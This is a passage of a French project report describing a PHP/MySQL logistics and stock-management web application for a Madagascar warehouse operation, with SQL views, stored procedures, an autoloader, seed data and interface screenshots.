58 alter table site add constraint
59 fk_phasesite foreign key (idphase)
60  references phase (idphase) on delete restrict on update restrict;
61 alter table site add constraint fk_zonesite foreign key (codezone)
62  references zone (codezone) on delete restrict on update restrict;
63 alter table sortie add constraint fk_lignesortie foreign key (bs)
64  references bonsortie (bs) on delete restrict on update restrict;
65 alter table sortie add constraint fk_produitsortie foreign key (codeproduit)
66  references produit (codeproduit) on delete restrict on update restrict;
67 alter table trace_produit add constraint
68 fk_codeproduit foreign key (codeproduit)
69  references produit (codeproduit) on delete restrict on update restrict;
70 alter table trace_produit add constraint
71 fk_nomproduit foreign key (nomproduit)
72  references produit (nomproduit) on delete restrict on update restrict;
73 alter table trace_produit add constraint fk_unite foreign key (unite)
74  references produit (unite) on delete restrict on update restrict;
75 alter table unotif add constraint fk_idnotif foreign key (idnotif)
76  references notif (idnotif) on delete restrict on update restrict;
77 alter table unotif add constraint fk_membrenotif foreign key (mail)
78  references utilisateur (mail) on delete restrict on update restrict;
79 alter table upays add constraint fk_paysresplog foreign key (resplog)
80  references utilisateur (mail) on delete restrict on update restrict;
81 alter table upays add constraint fk_paysrespop foreign key (respop)
82  references utilisateur (mail) on delete restrict on update restrict;
83 alter table upays add constraint fk_paysupays foreign key (codepays)
84  references pays (codepays) on delete restrict on update restrict;
85 alter table utilisateur add constraint
```

```
fk_paysutilisateur foreign key (codepays)
 references pays (codepays) on delete restrict on update restrict;
alter table utilisateur add constraint fk_poste foreign key (poste)
 references poste (poste) on delete restrict on update restrict;
alter table uzone add constraint fk_zonelog foreign key (resplogz)
 references utilisateur (mail) on delete restrict on update restrict;
alter table uzone add constraint fk_zoneop foreign key (respopz)
 references utilisateur (mail) on delete restrict on update restrict;
alter table uzone add constraint fk_zoneuzone foreign key (codezone)
 references zone (codezone) on delete restrict on update restrict;
alter table zone add constraint fk_payszone foreign key (codepays)
 references pays (codepays) on delete restrict on update restrict;
```

Les requêtes auxquelles on aura a faire dans le développement de ce projet peuvent être assez compliquées. La solution adéquat est de faire appel aux *procédures stockées* et aux *vues*.

Voici les procédures stocké et les vues qu'on utilisera pour l'application.

FIGURE 3.3– Réalisation - Définition des vues et procédures stockées

```
use sgm_log_db;
create view national_in as
  select produit.codeproduit as codeproduit ,
   produit.nomproduit as nomproduit ,
   produit.unite as unite ,
   sum(produitrecu.qtte) as qtte_in
  from produitrecu
  left join produit
   on produit.codeproduit=produitrecu.codeproduit
  group by produit.codeproduit;
delimiter |
create procedure wrhs_in(in entrepot varchar(100))
 begin
  select produit.codeproduit as codeproduit ,
   produit.nomproduit as nomproduit ,
   produit.unite as unite ,
   sum(produitrecu.qtte) as qtte_in
  from produitrecu
  inner join bonreception
   on bonreception.idreception = produitrecu.idreception
  left join produit
   on produit.codeproduit = produitrecu.codeproduit
  where bonreception.codeentrepot = entrepot
  group by produit.codeproduit ;
```

```
25  end|
26 create procedure wrhs_out(in entrepot varchar(100))
27  begin
28   select produit.codeproduit as codeproduit ,
29    produit.nomproduit as nomproduit ,
30    produit.unite as unite ,
31    sum(sortie.qtte) as qtte_in
32   from sortie
33   inner join bonsortie
34    on bonsortie.bs= sortie.bs
35   left join produit
36    on produit.codeproduit = sortie.codeproduit
37   where bonsortie.codeentrepot = entrepot
38   group by produit.codeproduit ;
39  end|
40
41 delimiter ;
42 create view national_out as
43  select
44   produit.codeproduit as codeproduit ,
45   produit.nomproduit as nomproduit ,
46   produit.unite as unite ,
47   sum(sortie.qtte) as qtte_out
48  from sortie
49  left join produit
50   on produit.codeproduit=sortie.codeproduit
51  group by produit.codeproduit;
52 create view stock as
53  select
54   produit.codeproduit ,
55   produit.nomproduit ,
56   national_in.qtte_in ,
57   national_out.qtte_out
58  from produit
59  inner join national_in
60   on produit.codeproduit =national_in.codeproduit
61  left join national_out
62   on national_out.codeproduit = produit.codeproduit;
63 delimiter |
64
65 create procedure stock_wrhs(in entrepot varchar(100))
66  begin
67   select
68    in_wrhs.codeproduit,
```

```
69      in_wrhs.nomproduit,
70      sum(in_wrhs.qtte_in) qtte_in,
71      sum(out_wrhs.qtte_out) qtte_out
72    from in_wrhs
73    left join out_wrhs on
74      out_wrhs.codeproduit=in_wrhs.codeproduit
75    where in_wrhs.codeentrepot=entrepot
76    group by in_wrhs.codeproduit;
77  end |
78  delimiter ;
```

Quelques remarques sur MySQL : La version standard que j'utilise ne prends pas en charge certains concepts de base de données. Par exemple, il prends pas en charge les conditions IN , ALL, ANY, SOME et LIMIT dans une sous-requête. Ceci renvoie le une erreur (*ERROR 1235 (42000)*).

Pour pouvoir récupérer des données de notre base de données, il nous faut un langage permettant de communiquer avec cette dernière.

3.1.2 Le langage de script - PHP

Le sigle ***PHP*** signifiait à l'origine *Personal Home Page*. Maintenant ce sigle est un acronyme récursif pour PHP : Hypertext Preprocessor. C'est un langage de scripts coté serveur généraliste et Open Source, spécialement conçu pour le développement d'applications web.

La plupart des applications web sont écrits en PHP et c'est pour cela que j'ai porté mon choix sur ce langage.

Les scripts PHP ne sont en fait que des lignes de commandes. Et pour interpréter ces commandes, on a besoin d'un interpréteur : c'est là qu'intervient le serveur web.

3.1.3 Le serveur web - Apache

Un serveur Web communique avec un client (navigateur tel que Microsoft Internet Explorer , Firefox ou Chrome) au moyen du protocole HTTP.

Apache est un des serveurs web le plus utilisé et le plus prisés des développeurs web.Comme PHP est un plug-in pour Apache qui le rend capable de traiter des pages web dynamiques en PHP, on peut donc utiliser la combinaison classique

$$\text{Apache} \quad + \quad \text{PHP} \quad + \quad \text{MySQL}$$

3.1.4 Design et fonctionnalités pour les pages

Mise en forme : Pour la mise en forme des pages de notre application, on aura besoin de :


- ***Jquery***, un framework ***Javascript***,
- ***Bootstrap de Twiter***, un kit contenant un framework CSS et un plugin de Jquery,

- ***Handsontable***, un plugin de Jquery,

Ces kit préfabriqués sont très pratiques pour les *web designer*. Elles permettent généralement d'écrire moins de code CSS et Javascript, d'outrepasser les problèmes liés à la compatibilité des navigateurs et d'avoir des résultats attendues, comme le dit le slogan de Jquery, *Write less, do more*.

Par exemple, le plugin Handsontable de Jquery permet d'intégrer dans une page web un tableau semblable aux feuilles de données Excel de Microsoft ou LibreOffice où on peut ajouter, supprimer et remplir des cellules, des colonnes entières, des lignes entières.
Pour arriver à ce genre de résultat sans aucune aide de ces kits, on perdrai un temps considérable.

FIGURE 3.4 – Réalisation - Aperçu de l'utilisation de Handsontable



Fonctionnalités : Les employés d'une entreprise sont souvent habitués à traiter et analyser leurs données avec des classeurs Excel. Pour que les utilisateurs se retrouvent dans un environnement familier et plus de facilité dans , j'utiliserai une librairie ***PHPExcel*** de PHP. Cette dernière permet la création ,la lecture et l"écriture de fichiers Excel dans le serveur web. Son utilisation requiert un peu de réflexion mais une fois le principe compris, c'est relativement simple.

3.2 Méthodes de développement

3.2.1 Sur Apache

Pour sécuriser les répertoires et éviter qu'un client pas forcément mal intentionné ne mette la main sur des scripts sensible, on va faire appel aux fichiers ***.htaccess***.

Ces fichiers sont très pratiques pour sécuriser un serveur web. Il peuvent par exemple :

- définir les droits d'accès à une partie du serveur,
- stocker des informations générales sur le serveur et la base de données dont les scripts PHP ont besoin,
- la gestion d'erreurs : rediriger en cas d'erreur vers une page d'erreur personnalisée pour que le serveur n'affiche pas d'informations sur lui même,
- réécrire les URL's pour les rendre plus lisible à l'aide du module ***rewrite*** d'Apache.

Je tiens ici à faire une remarque sur ce dernier point. La réécriture d'URL's est un domaine fascinant et large en potentiel mais la moindre erreur peut bloquer tout un site et le rendre inaccessible. C'est de ce faite que dans la plupart des hébergeurs, le module *rewrite* est désactivé.

Dans notre cas, on n'utilisera ces fichier que pour les droits d'accès, stocker de données et la redirection en cas d'erreur.

3.2.2 Sur PHP


La programmation orientée objet (POO) : Dans la vie réelle, tout est objet. Chaque objet possède ses propriétés et ses fonctionnalités. C'est dans cet esprit qu'est né le concept de programmation orienté objet et c'est pour cela qu'adopter ce style de programmation qui me semble naturellement adéquat à tout projet.

L'architecture Modèle - Vue - Contrôleur (MVC) : Cette architecture n'est pas propre à PHP. C'est un concept de programmation qui sépare les trois parties d'une application :

- le modèle : la partie où on communique avec la base de données,
- la vue : la partie visible par le client sur le serveur,
- le contrôleur : la partie qui façonne la vue en fonction des résultats obtenus par le modèle en fonction des requêtes du client.

Le principal avantage de cet architecture est que cela facilite grandement les maintenances possibles de l'application.

FIGURE 3.5 – Réalisation - Architecture MVC



Ce concept marche pour tout langage de programmation orientée objet comme Php, Java ou C# (voir Fig 3.5).

Et pour faciliter l'utilisation des deux méthodologie, on aura besoin de faire appel à l'auto-chargement des classes(autoload) qui est un des outils offert par PHP.

FIGURE 3.6– Réalisation - L'auto-chargement des classes

```
1  ======================================================================
2  <?php
3  session_start();
4  function load($c)
5  {
6   if(strripos($c, 'model')!==false){
7    if ($c=='model') {
8     if (is_file('../../model/model/model.php')) {
9      include_once '../../model/model/model.php';
10    }elseif (is_file('model/model/model.php')) {
11     include_once 'model/model/model.php';
12    }
13   } else {
14    $nom_simple=str_replace('model', '', $c);
15    if (is_file('../../model/'.$nom_simple.'/'.$c.'.php')) {
16     include_once '../../model/'.$nom_simple.'/'.$c.'.php';
17    }elseif (is_file('model/'.$nom_simple.'/'.$c.'.php')) {
18     include_once 'model/'.$nom_simple.'/'.$c.'.php';
19    }
20   }
21  }elseif (strripos($c, 'vue')!==false) {
22   $nom_simple=str_replace('vue', '', $c);
23   if (is_file('../../vue/'.$nom_simple.'/'.$c.'.php')) {
24    include_once '../../vue/'.$nom_simple.'/'.$c.'.php';
25   }elseif (is_file('vue/'.$nom_simple.'/'.$c.'.php')) {
26    include_once 'vue/'.$nom_simple.'/'.$c.'.php';
27   }
28  }elseif (strripos($c, 'simple')!==false) {
29   $nom_simple=str_replace('simple', '', $c);
30   if (is_file('../../simple/'.$nom_simple.'/'.$c.'.php')) {
31    include_once '../../simple/'.$nom_simple.'/'.$c.'.php';
32   }elseif (is_file('simple/'.$nom_simple.'/'.$c.'.php')) {
33    include_once 'simple/'.$nom_simple.'/'.$c.'.php';
34   }
35  }
36  elseif ($c == 'PHPExcel') {
37   if (is_file('../../PHPExcel/Classes/PHPExcel.php')) {
```

```
38      include_once '../../PHPExcel/Classes/PHPExcel.php';
39    }elseif (is_file('PHPExcel/Classes/PHPExcel.php')) {
40      include_once 'PHPExcel/Classes/PHPExcel.php';
41    }
42   }elseif ($c == 'tableur') {
43    if (is_file('../../PHPExcel/Classes/PHPExcel/IOFactory.php')) {
44      require_once '../../PHPExcel/Classes/PHPExcel/IOFactory.php';
45      include_once '../tableur/tableur.php';
46    }elseif (is_file('PHPExcel/Classes/PHPExcel/IOFactory.php')) {
47      require_once 'PHPExcel/Classes/PHPExcel/IOFactory.php';
48      include_once 'tableur/tableur.php';}}}
49 spl_autoload_register('load');
50
51 if (isset($_POST['sesslog'])) {
52  $m=new indexmodel('utilisateur');
53   if ($m->identifie($_POST)) {
54    header('Location:../..'.$_SERVER['REQUEST_URI']);
55    $islogged=true;
56   } else {
57    $v = new indexvue('');
58    $v->login_error();
59    $islogged=false;
60   }
61 }elseif (!isset($_SESSION['sesslog'])) {
62   $v = new indexvue('Login');
63   $v->login();
64   $islogged=false;
65 }elseif (isset($_SESSION['sesslog'])){
66   // header('Location:../..'.$_SERVER['REQUEST_URI']);
67   $islogged=true;
68 }
69 if (!$islogged) {die();}
70 ======================================================================
```

3.2.3 Sur MySQL

Dans un SGBDR, un utilisateur peut lire, ajouter, mettre à jour et supprimer des données. Mais on ne peut faire une seule de ces actions sans avoir le droit de le faire (*privilège* dans le jargon des SGBDR). Ces privilèges sont attribués par l'administrateur du serveur de base de données.

Donc on aura deux utilisateurs MySQL pour notre application :

- les simples utilisateurs(lecture et écriture de données)

  [Privilèges SQL] :SELECT, UPDATE, INSERT

- l'administrateur de la base de données(lire, écrire, mettre à jour, supprimer).

[Privilèges SQL] ALL WITH GRANT OPTION

L'attribution des privilèges se fait par le modèle de commande MySQL suivante :

```
GRANT privilege
  "liste des privileges"
ON
  "liste des tables, procedures ou vues"
TO
  "nom de l'utilisateur";
```

D'après le modèle physique des données 2.4, les tables sont liées par des contraintes. Ainsi on ne peut pas entrer les données n'importe comment, l'intégrité des données est en jeu. De plus, pour pouvoir commencer à utiliser l'application, il faut l'alimenter en données, les *données de démarrage*, une des tâches dont l'administrateur ou le responsable logistique doivent s'acquitter.

FIGURE 3.7 – Réalisation - Données de démarrage

```
use sgm_log_db;
delete from sortie;
delete from bonsortie;
delete from bonsortie;
delete from produitrecu;
delete from bonreception;
delete from lignedecompte;
delete from decompte;
delete from site;
delete from uzone;
delete from upays;
delete from phase;
delete from zone;
delete from entrepot;
delete from utilisateur;
delete from poste;
delete from lieu;
delete from pays;
insert into pays values('mg','madagascar',1);
insert into lieu values('wrhs-tnr-mg','mg',
 'Entrepot Centrale Tana','Tananarive',1),
 ('','mg','','',1);
insert into lieu values('wrhs-fia-mg','mg',
'Entrepot Fianarantsoa','Fianarantsoa',1);
insert into poste (poste,libelle,enabled) values
 ('resplog','premier responsable logistique',1),
 ('respop','responsable des éopration',1),
```

```
28  ('respmag','premier responsable de magasin',1),
29  ('mag','magasinier',1),
30  ('dec','responsable édcompte',1),
31  ('user','consultation',1),
32  ('resplogz','responsable logistique de zone',1),
33  ('respopz','responsable de zone pour les éoprations',1)
34  ;
35  insert into utilisateur values
36  ('anja@sagemcom-mada.mg','respmag','mg',password(123456),
37  'raoelijaona','anja','','+261341873601',1),
38  ('benja@sagemcom-mada.mg','resplog','mg',password(123.....
39  ('sebastien@sagemcom-mada.mg','respop','mg',password(123.....
40  ('maurice@sagemcom-mada.mg','mag','mg',password(123.....
41  ('andry@sagemcom-mada.mg','dec','mg',password(123.....
42  ('solofo@sagemcom-mada.mg','user','mg',password(123.....
43  ('jc@sagemcom-mada.mg','respopz','mg',password('123.....
44  ('tina@sagemcom-mada.mg','resplogz','mg',password('123....
45  ;
46  insert into entrepot values('wrhs-tnr-mg','anja@sagemcom-mada.mg');
47  insert into entrepot values('wrhs-fia-mg','maurice@sagemcom-mada.mg');
48  insert into zone values('SAVA','mg','Zone SAVA',1);
49  insert into zone values('TNR','mg','Zone TANANARIVE',1);
50  insert into zone values('TUL','mg','Zone TULEAR',1);
51  insert into lieu values('sav051','mg','Daraina','Distri.............
52  insert into lieu values('sav052','mg','Marofinaritra','Dis.................
53  insert into lieu values('sav053','mg','Antsahanoro','Dist.............
54  insert into lieu values('tnr022','mg','Andavamamba','Tana',1);
55  insert into lieu values('tnr023','mg','Antsobolo','Tana',1);
56  insert into phase values('11b','mg',1);
57  insert into phase values('12a','mg',1);
58  insert into phase values('12b','mg',1);
59  insert into phase values('12c','mg',1);
60  insert into site values('sav051','sava','12b');
61  insert into site values('sav052','sava','12b');
62  insert into site values('sav053','sava','12b');
63  insert into site values('tnr022','tnr','12b');
64  insert into site values('tnr023','tnr','12b');
65  insert into upays values('sebas.....................
66  insert into uzone values('tin.....................
```

Le développement de l'application fait, on va voir dans la section suivante les grandes lignes du projet.

3.3 Les principales fonctionnalités de l'application

3.3.1 Plan du site

Le plan du site peut se représenter dans les quelques lignes suivantes :

- Accueil
- Les réceptions de matériels :

  La liste des réceptions du pays

  La liste des réceptions par entrepôt

  La page de mise à jour des réceptions
- Les sorties de matériels

  La liste des sorties du pays

  La liste des sorties par entrepôt

  La page de mise à jour des sorties
- Le stock

  Le stock au niveau national

  Le stock par entrepôt
- Le décompte

  La page de misé à jour du décompte par site

  La page de consultation du dernier décompte et des anciennes versions du décompte
- La liste des matériels livrés sur site

  La liste des matériels livrés sur site avec l'état d'avancement (pourcentage de matériels livrés par rapport aux besoins du site donnés par le décompte)

  La liste détaillée par site des matériels livrés
- La partie dédié aux produits


  La liste des produits utilisés officiellement dans les travaux en cours

  La page d'ajout de nouveaux matériels

  La page de modification de la liste des matériels

En faite, le plan se résume à cette barre de navigation.


FIGURE 3.8 – Barre de navigation



3.3.2 La page de connexion


C'est ici que tout commence. C'est seulement ceux qui sont autorisés seront capables de rentrer sur le site.

FIGURE 3.9 – Page d'identification



3.3.3 La page d'accueil


FIGURE 3.10 – La page d'accueil



Dans cette page d'accueil, on pourra voir les notifications qui nous sont destinés. Ici, la notification qui s'affiche est la mise à jour du décompte par site. et dans la ***zone 1 Fig 3.10***, on voit la liste des notifications reçues par l'utilisateur.

3.3.4 L'interface pour les réceptions de matériels

FIGURE 3.11 – La page pour les réceptions de matériels



Dans la zone ***1***, on voit le formulaire de mise à jour des réceptions de matériels qui ne sera visibles que par les magasiniers et les responsables de magasins.

Et dans la zone ***2***, on trouve la liste des réceptions de matériels.

Lors des réceptions de matériels au niveau de l'entrepôt, on a une feuille de calcul à remplir pour l'occasion (Voir Fig. 3.12). Cette feuille est fait pour les archives du responsable. Et pour mettre à jour ses réceptions au niveau de l'application, on a qu'à faire un "upload" de ca fichier dans la zone ***1*** de la figure 3.11.

FIGURE 3.12 – Formulaire de réception de matériels

FORMULAIRE ARRIVEE MATERIELS


facture :	
bl/lta :	
bl trasporteur :	
BSC :	
declaration douane	
colisage	
code couleur :	
ref container :	
cathegorie :	
date arrivé :	

CODE PRODUIT	DESIGNATION	UNITE	QUANTITE	INVENTAIRE	REMARQUE	FOURNISSEUR	PU

C'est là que l'extension ***PHPExcel*** intervient. Cette extension va lire la feuille et insérer les données dans la base de données.

3.3.5 L'interface pour les sorties de matériels


FIGURE 3.13 – Interface pour les sorties de matériels



De même que pour les réceptions, le formulaire de mise à jour des sorties n'est accessible que pour les magasiniers et les responsables de magasin.

Ici le principe est le même que pour les réceptions. Le responsable fait un "upload" du fichier Excel du bon de sortie (Voir Fig. 3.14) et la librairie ***PHPExcel*** se charge du reste.

FIGURE 3.14 – Formulaire de sortie de matériels



ENTREPOT SAGEMCOM
Zone Industrielle Filatex Iavoloha
0346733607 - 0349385899

Page 1 de 1

Sagemcom

ORDRE DE TRANSPORT

Référence : _____ Date : 11-mars-2014

Code Site : _____ Nom du Site : _____

